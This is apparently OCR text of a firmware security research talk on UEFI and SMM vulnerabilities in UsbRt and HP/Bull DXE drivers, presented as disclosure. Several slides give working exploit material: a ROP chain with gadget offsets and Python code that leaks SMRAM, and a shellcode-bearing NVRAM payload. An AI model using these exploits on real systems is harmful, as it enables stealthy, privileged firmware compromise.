      if ( *(_BYTE *)(*(_QWORD *)(v2 + 192) + 256) & 1 )
      {
        *(_QWORD *)(ptr - 208) = sub_80004F70;
        *(_QWORD *)(ptr - 200) = sub_800050FC;
```

```
for ( current_ptr = ReadQword(gBuffer + 8); !Compare(gBuffer + 8, current_ptr); current_ptr = ReadQword2(gBuffer + 8,
  {
    if ( !*(_BYTE *)(current_ptr + 0x208) && *(_QWORD *)(current_ptr + 0x18) )
    {
      *(_BYTE *)(current_ptr + 0x208) = 1;
```

Old new 2022 bugs

Stack buffer overflow during boot

- BRLY-2021-021 / CVE-2021-42059

```
EFI_STATUS __fastcall GetPrimaryDisplay(_BYTE *res)
{
  EFI_STATUS result; // rax
  char PrimaryDisplayValue; // [rsp+40h] [rbp+8h] BYREF
  UINTN DataSize; // [rsp+48h] [rbp+10h] BYREF

  if ( !res )
    return EFI_INVALID_PARAMETER;
  DataSize = 0i64;
  *res = 1;
  result = gRT_2F28->GetVariable(
             L"PrimaryDisplay",
             &EFI_GENERIC_VARIABLE_GUID_2DE0,
             0i64,
             &DataSize,
             &PrimaryDisplayValue);
  if ( result == EFI_BUFFER_TOO_SMALL )
    result = gRT_2F28->GetVariable(
               L"PrimaryDisplay",
               &EFI_GENERIC_VARIABLE_GUID_2DE0,
               0i64,
               &DataSize,
               &PrimaryDisplayValue);
```

Detailed description of all 23 vulnerabilities:

Binarly Github

Binarly Advisories

An In-Depth Look At The 23 High-Impact Vulnerabilities

Supply Chain complexity as a piece of magic to convert 1-day to 0-day

Keeping in mind asynchronous nature of the firmware supply chain, pushing fixes to end-point users could take a lot of time.

Or shouldn’t be happening at all!

BTW how’s UsbRt doing in 2022?


BTW how’s UsbRt doing in 2022?


- **CVE-2017-5721** discovered in-the-wild (again)

- Exists on some **devices** - still in disclosure process with the vendor at the moment, the device was **receiving updates in 2021**

- **SMM_Code_Chk_En** not set, so no mitigation to block execution of code outside SMRAM

UsbApiFunc14: vulnerability description





- Attacker controls **struct_ptr** pointer
- Attacker controls **gUsbData** (since it can bypass the CRC32 based integrity check)

- This leads to the ability to **call an arbitrary function and pass arguments to it**
- Public PoC released 4 years ago: https://github.com/embedi/smm_usbrt_poc

FUTURE =>

BTW how's UsbRt doing in 2022?

- **CVE-2020-12301** discovered in-the-wild
- Exists on some **devices** - still in disclosure process with the vendor at the moment, the device was **receiving updates in 2021**
- **SMM_Code_Chk_En is set**, execution of code outside SMRAM is not permitted

So let's ROP it!

First ROP technique against SMM demo in public!

UsbApiFunc2: vulnerability description

- Attacker controls **gUsbData** (since it can bypass the CRC32 based integrity check)
- This leads to the ability to **call an arbitrary function**

```
UsbData = gUsbData;
for ( i = 0; i < *(UsbData + 0x6C38); ++i )
{
  Res = *(UsbData + 0x6C30);
  HcStruc = *(Res + 8i64 * i);
  if ( HcStruc && *(HcStruc + 1) == hc_type && (*(HcStruc + 0x40) & 1) != 0 )
  {
    Res = (*(0xC8 * (((*(HcStruc + 1) - 16) >> 4) & 3) + UsbData + 0x80))();
    UsbData = gUsbData;
  }
}
return Res;
```

- Unlike the previous example, the attacker **cannot control the parameters of the called function**
- The most versatile way to exploitation - build **ROP/JOP** chain to get additional primitives
  - patterns are hard to break in firmware
  - highly effective against any mitigations existing (e.g. **SMM_Code_Chk_En**)

UsbApiFunc2 exploitation: step 0

Each SMM driver will contain two functions:


- SetJump (can be used to get register values at the time of an arbitrary call)
- InternalLongJump (can be used to set register values and jump to an arbitrary address)

```
InternalLongJump proc near              ; CODE XREF: _ModuleEntryPoint+63↑p
                 mov     rbx, [rcx]
                 mov     rsp, [rcx+8]
                 mov     rbp, [rcx+10h]
                 mov     rdi, [rcx+18h]
                 mov     rsi, [rcx+20h]
                 mov     r12, [rcx+28h]
                 mov     r13, [rcx+30h]
                 mov     r14, [rcx+38h]
                 mov     r15, [rcx+40h]
                 ldmxcsr dword ptr [rcx+50h]
                 movdqu  xmm6, xmmword ptr [rcx+58h]
                 movdqu  xmm7, xmmword ptr [rcx+68h]
                 movdqu  xmm8, xmmword ptr [rcx+78h]
                 movdqu  xmm9, xmmword ptr [rcx+88h]
                 movdqu  xmm10, xmmword ptr [rcx+98h]
                 movdqu  xmm11, xmmword ptr [rcx+0A8h]
                 movdqu  xmm12, xmmword ptr [rcx+0B8h]
                 movdqu  xmm13, xmmword ptr [rcx+0C8h]
                 movdqu  xmm14, xmmword ptr [rcx+0D8h]
                 movdqu  xmm15, xmmword ptr [rcx+0E8h]
                 mov     rax, rdx
                 jmp     qword ptr [rcx+48h]
InternalLongJump endp
```

```
; UINTN __cdecl SetJump(BASE_LIBRARY_JUMP_BUFFER *JumpBuffer)
SetJump          proc near              ; CODE XREF: _ModuleEntryPoint+2D↑p
                 push    rcx
                 add     rsp, 0FFFFFFFFFFFFFFE0h
                 call    nullsub
                 add     rsp, 20h
                 pop     rcx
                 pop     rdx
                 mov     [rcx], rbx
                 mov     [rcx+8], rsp
                 mov     [rcx+10h], rbp
                 mov     [rcx+18h], rdi
                 mov     [rcx+20h], rsi
                 mov     [rcx+28h], r12
                 mov     [rcx+30h], r13
                 mov     [rcx+38h], r14
                 mov     [rcx+40h], r15
                 mov     [rcx+48h], rdx
                 stmxcsr dword ptr [rcx+50h]
                 movdqu  xmmword ptr [rcx+58h], xmm6
                 movdqu  xmmword ptr [rcx+68h], xmm7
                 movdqu  xmmword ptr [rcx+78h], xmm8
                 movdqu  xmmword ptr [rcx+88h], xmm9
                 movdqu  xmmword ptr [rcx+98h], xmm10
                 movdqu  xmmword ptr [rcx+0A8h], xmm11
                 movdqu  xmmword ptr [rcx+0B8h], xmm12
                 movdqu  xmmword ptr [rcx+0C8h], xmm13
                 movdqu  xmmword ptr [rcx+0D8h], xmm14
                 movdqu  xmmword ptr [rcx+0E8h], xmm15
                 xor     rax, rax
                 jmp     rdx
SetJump          endp ; sp-analysis failed
```

UsbApiFunc2 exploitation: step 0

- Use selected code from **SetJump** function to leak registers values (including RSP)
- attacker need to access memory pointed by RCX
- If this condition is not met at the moment of an arbitrary call, use gadget from **InternalLongJump** function (located at offset `InternalLongJumpEnd - 0x0b`):
  - `mov ecx, 0xe8; mov rax, rdx; jmp qword ptr [rcx + 0x48];`
  - memory at address `0xe8` should be available on any platform



UsbApiFunc2 exploitation: step 0

- At this point we will have registers values
  - the main value is **RSP** (since almost all other registers values can be restored during the static analysis)

UsbApiFunc2 exploitation: step 1

- As a result of exploitation, we want to read SMRAM, so we need to find several gadgets to set the values of the `RCX`, `RDX`, `R8` registers to call the `CopyMem` function
  - Given the specifics of UEFI drivers, this is not a problem

```
ropper -a x86_64 -f UsbRtSmm --search "movzx r8" --detail
ropper -a x86_64 -f UsbRtSmm --search "mov rdx" --detail
```

```
Gadget: 0x000000000000d803
0x000000000000d803: movzx r8d, bp
0x000000000000d807: mov rdx, rsi
0x000000000000d80a: mov rcx, rbx
0x000000000000d80d: call qword ptr [rax]
```

```
Gadget: 0x0000000000007f45
0x0000000000007f45: mov rdx, qword ptr [rdi + 0x18]
0x0000000000007f49: mov rcx, qword ptr [rdi + 0x10]
0x0000000000007f4d: call qword ptr [rax + 8]
```

UsbApiFunc2 exploitation: step 1

```
gadget0_address = (
    entry + 0x539F
)  # 0x000000000000d803: movzx r8d, bp; mov rdx, rsi; mov rcx, rbx; call qword ptr [rax];
gadget1_address = (
    entry - 0x51F
)  # 0x0000000000007f45: mov rdx, [rdi + 0x18]; mov rcx, qword ptr [rdi + 0x10]; call qword ptr [rax + 8];
gadget2_address = (
    entry + 0x11CAC
)  # InternalLongJump function: here we will restore the values of the registers and set some of them (eg RSP)
gadget3_address = entry + 0x11D4C  # CopyMem function
```

Now we can build chain:

- set `R8` register value (size for `CopyMem`)
- set `RCX` and `RDX` registers values (`src` and `dst` buffer pointers for `CopyMem`)
- restore registers values inside `InternalLongJump` function
  - new `RSP` value = leaked `RSP` value - 8 (because of **one POP** and **two calls**)
- jump to `CopyMem` function

UsbApiFunc2 exploitation: step 2

- put the necessary data into the controlled memory
- change the pointer in the gUsbData structure
- trigger SW SMI handler with `SwSmiInputValue = 0x31`
- as a result, we will be able to extract the desired byte from SMRAM at the RCX address

```
# Prepare RAX
mem_write(rax, 8, struct.pack("<Q", gadget1_address))
mem_write(rax + 8, 8, struct.pack("<Q", gadget2_address))

# Prepare RDI
mem_write(rdi + 0x10, 8, struct.pack("<Q", rcx))
mem_write(rdi + 0x18, 8, struct.pack("<Q", SMRAM + index))

# Prepare RCX
mem_write(rcx, 8, struct.pack("<Q", rbx_leak))
mem_write(rcx + 0x8, 8, struct.pack("<Q", rsp_leak - 8))
mem_write(rcx + 0x10, 8, struct.pack("<Q", rbp_leak))
mem_write(rcx + 0x18, 8, struct.pack("<Q", rdi_leak))
mem_write(rcx + 0x20, 8, struct.pack("<Q", rsi_leak))
mem_write(rcx + 0x28, 8, struct.pack("<Q", r12_leak))
mem_write(rcx + 0x30, 8, struct.pack("<Q", r13_leak))
mem_write(rcx + 0x38, 8, struct.pack("<Q", r14_leak))
mem_write(rcx + 0x40, 8, struct.pack("<Q", r15_leak))
mem_write(rcx + 0x48, 8, struct.pack("<Q", gadget3_address))

modify_usb_data_qword(usb_data, entry_offset, gadget0_address)

mem_write(fpurp, 1, b"\x21")  # write func index (func 2)
mem_write(fpurp + 2, 1, b"\xff")  # write status

intr.send_SW_SMI(0, SMI_NUM, 0, 0, 0, 0, 0, 0, 0)
status = read_byte(fpurp + 2)
assert status == 0
```

Demo Time (UsbRt ROP)


Bonus vulns: HP/Bull UEFI DXE memory corruptions

- Safeguarding UEFI Ecosystem: Firmware Supply Chain is Hard(coded) by Alex Tereshkin, Alex Matrosov, Adam ‘pi3’ Zabrocki
- Data-only attacks against UEFI BIOS by Alex Ermolov
- Attacks via R/W areas of SPI flash memory, which is architecturally impossible to cover with Intel Boot Guard
- Vulnerable PEI drivers can lead to successful payload transition into DXE/SMM
- In many cases kernel privileges are not required for such an attack (f.i. to modify some NVRAM variable)

Let’s take a closer look at DXE memory corruption vulnerabilities

https://www.binarly.io/posts/Firmware_Supply_Chain_is_Hard(coded)
https://www.binarly.io/posts/Attacking_(pre)EFI_Ecosystem

GetVariable() buffer overflow: vulnerability description



- `DataSize` initialize only once (before first `gRT->GetVariable` call)
- After the first call to `gRT->GetVariable`, the value of the `DataSize` local variable will be updated (`DataSize` will contain the size of the value of the requested NVRAM variable)
- If value of the requested NVRAM variable more than `Data` argument size, a stack overflow may occur, followed by execution of arbitrary code

https://github.com/binarly-io/efiXplorer

GetVariable() buffer overflow: exploitation

- Often the buffer in which the value of the NVRAM variable is placed lies after the return value
- In such cases, we can rewrite the return address of the parent function

```
+0000000000000000  r                   db 8 dup(?)
+0000000000000008 PrimaryDisplayValue db ?
+0000000000000009                      db ? ; undefined
+000000000000000A                      db ? ; undefined
+000000000000000B                      db ? ; undefined
+000000000000000C                      db ? ; undefined
+000000000000000D                      db ? ; undefined
+000000000000000E                      db ? ; undefined
+000000000000000F                      db ? ; undefined
+0000000000000010 DataSize             dq ?
```

GetVariable() stack overflow: exploitation

Stack address	Description
`0x7ea34c8`	Return address of the current function (`0x662581f`)
`0x7ea34d0`	`PrimaryDisplayValue`
`0x7ea34d8`	`DataSize`
`0x7ea34f8`	Return address of the parent function (`0x66253c8`)

```
gef➤  info frame
Stack level 0, frame at 0x7ea34c8:
 rip = 0x6625ad6; saved rip = 0x662581f
 called by frame at 0x7ea34d8
 Arglist at 0x7ea34c0, args:
 Locals at 0x7ea34c0, Previous frame's sp is 0x7ea34d0
 Saved registers:
  rip at 0x7ea34c8
gef➤  x/32x $rsp
0x7ea34c8:      0x0662581f      0x00000000      0x00000000      0x00000000
0x7ea34d8:      0x00000000      0x00000000      0x00000007      0x00000000
0x7ea34e8:      0x80000000      0x00000000      0x0666f418      0x00000000
0x7ea34f8:      0x066253c8      0x00000000      0x079ee018      0x00000000
0x7ea3508:      0x07ea3610      0x00000000      0x00000007      0x00000000
0x7ea3518:      0x06646c18      0x00000000      0x06645198      0x00000000
0x7ea3528:      0x07ebad8d      0x00000000      0x00000000      0x00000000
0x7ea3538:      0x07ea3610      0x00000000      0x06646c18      0x00000000
```

Vulnerable driver in QEMU under debugger

Thus, if the value of the **PrimaryDisplayValue** NVRAM variable is greater than 48 bytes, you can rewrite the return address of the parent function and execute arbitrary code

GetVariable() stack overflow: exploitation

```
EFI_STATUS Status;
UINTN DataSize = 145;
UINT8 Data[] = {
    // some data (40 bytes)
    0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65,
    0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65,
    0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65,
    0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65,
    0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65,
    // shellcode address on stack (return address for parent function)
    0x00, 0x35, 0xea, 0x07, 0x00, 0x00, 0x00, 0x00,
    // shellcode start
    0xb8, 0x18, 0xe0, 0x9e, 0x07, 0xba, 0x02, 0x00,
    0x00, 0x00, 0x4c, 0x8b, 0x40, 0x40, 0x4c, 0x89,
    0xc1, 0x41, 0xff, 0x50, 0x28, 0xb8, 0x18, 0xe0,
    0x9e, 0x07, 0xba, 0x31, 0x35, 0xea, 0x07, 0x4c,
    0x8b, 0x40, 0x40, 0x4c, 0x89, 0xc1, 0x41, 0xff,
    0x50, 0x08, 0xeb, 0xfc, 0x90, 0x90, 0x90, 0x90,
    0x90, 0x53, 0x00, 0x75, 0x00, 0x63, 0x00, 0x63,
    0x00, 0x65, 0x00, 0x73, 0x00, 0x73, 0x00, 0x66,
    0x00, 0x75, 0x00, 0x6c, 0x00, 0x6c, 0x00, 0x79,
    0x00, 0x20, 0x00, 0x65, 0x00, 0x78, 0x00, 0x70,
    0x00, 0x6c, 0x00, 0x6f, 0x00, 0x69, 0x00, 0x74,
    0x00, 0x65, 0x00, 0x64, 0x00, 0x10, 0x00, 0x00,
    0x00};

Status = gRT->SetVariable(L"PrimaryDisplay",
                          &gEfiGenericVariableGuid,
                          EFI_VARIABLE_NON_VOLATILE | EFI_VARIABLE_BOOTSERVICE_ACCESS | EFI_VARIABLE_RUNTIME_ACCESS,
                          DataSize,
                          &Data);
```

Demo Time (Bull Atos)

Demo Time (HP)

GetVariable() buffer overflow: vulnerability description

Pseudocode-C

```
 5  VendorGuid.Data1 = 0x8BE4DF61;
 6  *&VendorGuid.Data2 = 0x11D293CA;
 7  *VendorGuid.Data4 = 0xE0000DAA;
 8  *&VendorGuid.Data4[4] = 0x8C2B0398;
 9  Buffer = 0i64;
10  DataSize = 8i64;                          // data size only initialize once
11  if ( IsNotEqual(buf, g_buf) )             // False (buf = g_buf)
12  {
13    gBS->SetMem(&Buffer, 8ui64, 0);
14    sprintf_s(&Buffer, 8i64, "%a", vLang);
15  }
16  else if ( (gRT->GetVariable(L"PlatformLang", &VendorGuid, 0i64, &DataSize, &Buffer) & 0x8000000000000000ui64)
17  {
18    WriteLog(L"PlatformLang reported as %a.\r\n", &Buffer);
19  }
20  else
21  {
22    // DataSize is didn't change after the first GetVariable call which leads stack buffer overflow
23    if ( (gRT->GetVariable(L"Lang", &VendorGuid, 0i64, &DataSize, &Buffer) & 0x8000000000000000ui64) != 0i64 )
24    {
25      result = WriteLog(L"Unable to find Lang variable, defaulting to English.\r\n");
26      g_LangVarFound = 0i64;
27      return result;
28    }
29    WriteLog(L"Lang reported as %a.\r\n", &Buffer);
30  }
31  sub_408F0(&Buffer, 8i64, v5, vLang);
32  WriteLog(aLanguageSelect, &Buffer);
33  if ( !sub_1D0DC(&Buffer, aSpa, 3i64) )
34    qmemcpy(&Buffer, "esp", 3);
35  if ( !sub_1D0DC(&Buffer, aChn, 3i64) )
36    qmemcpy(&Buffer, "zho", 3);
```

efiXplorer: vulns

Address	Type
0000000000007BE5	get_variable_buffer_overflow
0000000000040D5C	get_variable_buffer_overflow

Not obvious UEFI design and architectural weaknesses

1. Some SMM objects are extracted through ***gBS->LocateProtocol()***, f.i. ***EFI_BASE2_SMM_PROTOCOL*** is located this way, which is used to locate EFI_SMM_SYSTEM_TABLE2;
2. There are a lot of usage of gBS inside SMM until **SmmReadyToLock**, even in SMM Core.

MM DEPEX sections create the delay window for loading SMM modules, which could be enough for an attacker who gained arbitrary code execution in DXE to use aforementioned case 1 or 2 to hijack SMM execution flow and escalate privileges to SMM.

Not obvious UEFI design and architectural weaknesses

SMRAM is not locked until **SmmReadyToLock.**

It stays exposed and available for modifications from DXE (**auto LPE from ring 0 to ring -2**) for an attacker who gained arbitrary code execution in DXE early enough.

https://github.com/tianocore/edk2/blob/0ecdcb6142037dd1cdd08660a2349960bcf0270a/MdeModulePkg/Core/PiSmmCore/PiSmmIpl.c#L581

```
//
// Before SetVirtualAddressMap(), we are in SMM or SMRAM is open and unlocked, call SmiManage() directly.
//
TempCommSize -= OFFSET_OF (EFI_SMM_COMMUNICATE_HEADER, Data);
Status = gSmmCorePrivate->Smst->SmiManage (
                                &CommunicateHeader->HeaderGuid,
                                NULL,
                                CommunicateHeader->Data,
                                &TempCommSize
                                );
```

STM, PPAM, SMM CET, Intel HW Shield, …

Party is over, no more SMM easy exploitation?

Intel Platform Properties Assessment Module (PPAM)


Intel System Security Report consists of the Platform Properties Assessment Module (PPAM) which is measured by SINIT into PCR17 and signed by Intel.

PPAM creates a report of hardware access policies used by SMM and will be consumed by the MLE.

